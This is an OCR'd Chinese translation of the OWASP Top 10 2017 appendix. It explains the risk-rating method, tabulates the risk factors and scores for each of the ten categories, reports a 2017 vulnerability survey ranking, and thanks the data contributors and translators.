
Top 10 的风险评级方法是基于《OWASP风险评级方法》。对于Top 10中每一项，我们通过查看每个常见漏洞一般情况下的可能性因素和影响因素，评估了每个漏洞对于典型的Web应用程序造成的典型风险，然后根据漏洞给应用程序带来的风险程度的不同来对Top 10进行分级。随着变化，这些因素会随着每一个新的Top 10发布而更新。

《OWASP风险评级方法》定义了许多用于计算漏洞风险等级的因素。但是，Top 10应该讨论普遍性，而不是在真实的应用程序和APIs中讨论具体的漏洞的风险。因此，我们无法像系统所有者那样精确计算应用程序中的风险高低。我们也不知道您的应用程序和数据有多重要、您的威胁代理是什么或是您的系统是如何架构和如何操作的。

对于每一个漏洞，我们的方法包含三种可能性因素（普遍性、可检测性和可利用性）和一个影响因素（技术影响）。漏洞的普遍性我们通常无需计算。许多不同的组织一直在提供普遍性的数据给我们（请参考第4页属性引用中的内容）。我们取了这些数据的平均数得到了根据普遍性排序的10种最可能存在的漏洞。然后将这些数据和其他两个可能性因素结合（可检测性和可利用性），用于计算每个漏洞的可能性等级。然后用每个漏洞的可能性等级乘以我们估计的每个漏洞的平均技术影响，从而得到了Top 10列表中每一项的总的风险等级（结果越高，风险越高）。

值得注意的是这个方法既没有考虑威胁代理的可能性，也没有考虑任何与您的特定应用程序相关的技术细节。这些因素都可以极大影响攻击者发现和利用某个漏洞的整体可能性。这个等级同样没有将对您的业务的实际影响考虑进去。您的企业组织需要参照自身的企业文化，行业，以及监管环境，确定企业组织可以承受的应用安全和APIs的风险有多大。OWASP Top 10的目的并不是替您做这一风险分析。

下面是我们对A6:2017安全配置错误风险的计算。



关于风险因素的详细说明

Top 10风险因素总结

下面的表格总结了2017年版Top 10应用程序安全风险因素，以及我们赋予每个风险因素的风险值。这些因素基于OWASP团队拥有的统计数据和经验而决定。为了了解某个特定的应用程序或者企业组织的风险，您必须考虑您自己的威胁代理和业务影响。如果没有相应位置上的威胁代理去执行必要的攻击，或者产生的业务影响微不足道，那么就是再严重的软件漏洞也不会导致一个严重的安全风险。

风险	威胁代理	攻击向量	安全弱点		影响		分数
		可利用性	普遍性	可检测性	技术	业务	
A1:2017-注入	应用描述	容易 ❸	常见 ❷	容易 ❸	严重 ❸	应用描述	8.0
A2:2017-失效的身份认证和会话管理	应用描述	容易 ❸	常见 ❷	平均 ❷	严重 ❸	应用描述	7.0
A3:2017-敏感数据泄露	应用描述	平均 ❷	广泛 ❸	平均 ❷	严重 ❸	应用描述	7.0
A4:2017-XML外部实体（XXE）	应用描述	平均 ❷	常见 ❷	容易 ❸	严重 ❸	应用描述	7.0
A5:2017-失效的访问控制	应用描述	平均 ❷	常见 ❷	平均 ❷	严重 ❸	应用描述	6.0
A6:2017-安全配置错误	应用描述	容易 ❸	广泛 ❸	容易 ❸	中等 ❷	应用描述	6.0
A7:2017-跨站脚本(XSS)	应用描述	容易 ❸	广泛 ❸	容易 ❸	中等 ❷	应用描述	6.0
A8:2017-I不安全的反序列化	应用描述	难 ❶	常见 ❷	平均 ❷	严重 ❸	应用描述	5.0
A9:2017-使用含有已知漏洞的组件	应用描述	平均 ❷	广泛 ❸	平均 ❷	中等 ❷	应用描述	4.7
A10:2017-不足的日志记录和监控	应用描述	平均 ❷	广泛 ❸	难 ❶	中等 ❷	应用描述	4.0

需要考虑的额外风险

虽然Top 10的内容覆盖广泛，但是在您的企业组织中还有其他的风险需要您考虑并且评估。有的风险出现在了OWASP Top 10的以前版本中，而有的则没有，这包括在不停被发现的新的攻击技术。其他您需要考虑的重要应用程序安全风险包括以下方面：

待定

该部分将在RC2版本发布后，基于数据分析的结果补充添加。

在OWASP项目峰会（OWASP Project Summit）上，活跃的参与者和OWASP会员共同定义了有关脆弱性的总体视图，其中包含两类前瞻性的风险。十项风险部分按照数量数据定义，部分按照性质定义。

行业排名调查

通过调查，我们收集了“最新”的以及在2017年版《OWASP Top 10（RC1）》邮件列表中反馈的漏洞类型。之后，我们将这些漏洞进行威胁排名调查，要求接受调查者选择他们认为应该包含于Top 10的4种漏洞类型。本次公开调查的时间为2017年8月2日至2017年9月18日，共516名人员参与了调查，漏洞排名调查结果如下：

排名	漏洞类型	分数
1	敏感信息泄露 （侵犯隐私） [CWE-359]	748
2	失败的加密 [CWE-310/311/312/326/327]	584
3	不安全的数据反序列化 [CWE-502]	514
4	绕过用户控制密钥的授权（IDOR & 路径遍历） [CWE-639]	493
5	不足的日志记录和监控 [CWE-223 / CWE-778]	440

“敏感信息泄露”在调查结果中排名最高，我们将其作为Top 10的“A3：2017 敏感信息泄露” 中的重点内容。“失败的加密”也加入到了“A3：2017 敏感信息泄露”。“不安全的数据反序列化”在调查结果中排名第3，我们将其加入到Top 10的新增项“A8：2017不安全的反序列化”中。调查结果中排名第4的是“绕过用户控制的密钥”，它被加入到了Top 10的“A5：2017失效的访问控制”中。尽管调查报告中没有包含很多与认证相关的漏洞类型，但此类漏洞在调查结果中的排名靠前。调查结果中排名第5的是“不足的日志记录和监控”，我们建议将其新增为Top 10的“A10：2017 不足的日志记录和监控”。今后，应用程序应自动识别攻击，并生成适当的日志记录、警报、升级和响应。

公共数据引用

通常，收集和分析的数据应与数据频率和经过测试的漏洞数量相匹配。众所周知，工具通常报告发现的所有漏洞，而人类通常只报告单一漏洞和例子。因此，将这两种类型的报告以可比性方式整合在一起非常困难。

2017年，我们通过给定数据集具有一个或多个特定漏洞类型的应用程序数量，计算漏洞发生率。通过大量来自调查者的数据，我们使用了两种方式计算漏洞率：第一种，通过收集漏洞所有实例计算漏洞率的传统模式；第二种，通过在应用程序中发现的（一次或多次）所有漏洞数量计算漏洞率。虽然不完美，但这允许我们比较在人类提供的数据和工具提供的数据之间存在的差异。存储原始数据和分析工作都在GitHub完成。我们打算在2020年（或更早）扩展此结构。

在数据引用方面，我们收到了40多份调查表。由于大部分原始数据引用都关注引用频率，所以我们可以通过来自23位调查者的数据覆盖大约11.4万应用程序。我们为这项调查花费了一年时间，这个时间由项目管理者根据可行性确定。尽管在Veracode 的年度统计数据中可能存在相似的应用程序，但大多数应用程序都是独一无二的。这23位调查者的数据集要么被定义为由工具辅助的人工测试，要么被定义为由人类通过工具计算出的漏洞率。其中，漏洞率大于100%的异常值被调整为最大值100% 。为了计算漏洞率，我们计算了包含每种漏洞类型的应用程序占应用程序总数的百分比。漏洞率排名被用于OWASP Top 10的出现频率。

+Ack 致谢

向数据贡献者致谢

感谢以下组织提供漏洞数据，以支持2017年版《OWASP Top 10（RC2）》版更新。

• MicroFocus Fortify	• Veracode	• Synopsis	• Checkmarx	• ContextIS
• CDAC	• Hidden	• Colegio LaSalle Monteria	• Linden Lab	• ITsec Security Services bv
• EZI	• Edgescan	• Purpletalk	• AsTech Consulting	• Network Test Labs Inc.
• Derek Weeks	• TCS	• Easybss	• I4 Consulting	• ANCAP
• Branding Brand	• Vantage Point	• EVRY	• iBLISS Digital Security	• Shape Security
• Paladion Networks	• Secure Network	• Web	• Contrast Security	• Hamed
• Khallaagh	• DDoS.com	• Minded Security	• BUGemot	• Softtek
• M. Limacher IT Dienstleistungen	• Osampa	• Atos	• National Center for Cyber Security Technology	• SHCP

这些组织提供的数据有助于OWASP发布OWASP Top 10 2017 RC2版本，所有组织贡献者名单参见：https://github.com/OWASP/Top10/tree/master/2017/datacall/submissions。

向个人贡献者致谢

感谢以下个人长期为《OWASP Top 10》的研究与更新做出的贡献。

• ak47gen	• davewichers	• itscooper	• ossie-git	• tghosth
• alonergan	• drwetter	• jeremylong	• PauloASilva	• thesp0nge
• anantshri	• ecbftw	• jmanico	• pontocom	• toddgrotenhuis
• bchurchill	• gilzow	• joaomatosf	• psiinon	• tsohlacol
• bkimminich	• h3xstream	• jrmithdobbs	• raesene	• vanderaj
• Boberski	• HoLyVieR	• jsteven	• riramar	• vdbaan
• borischen	• ilatypov	• jvehent	• sslHello	• yohgaki
• Calico90	• infosecdad	• koto	• stefanb	• Chris Frohoff
• D00gs	• irbishop	• Neil-Smithline	• taprootsec	• Gabriel Lawrence

向中文版项目组成员致谢

感谢以下参与本版本《OWASP Top 10》中文翻译的成员。

- 项目组长：王颉
- 翻译人员：王颉、王厚奎、吴楠、徐瑞祝、夏天泽、张剑钟、赵学文（排名不分先后，按姓氏拼音排列）
- 审查人员：Rip、包悦忠、李旭勤、张家银（排名不分先后，按姓氏拼音排列）
- 汇编人员：赵学文

由于译者团队水平有限，存在的错误敬请指正。如有任何意见或建议，可以通过以下方式联系我们：
邮箱：project@owasp.org.cn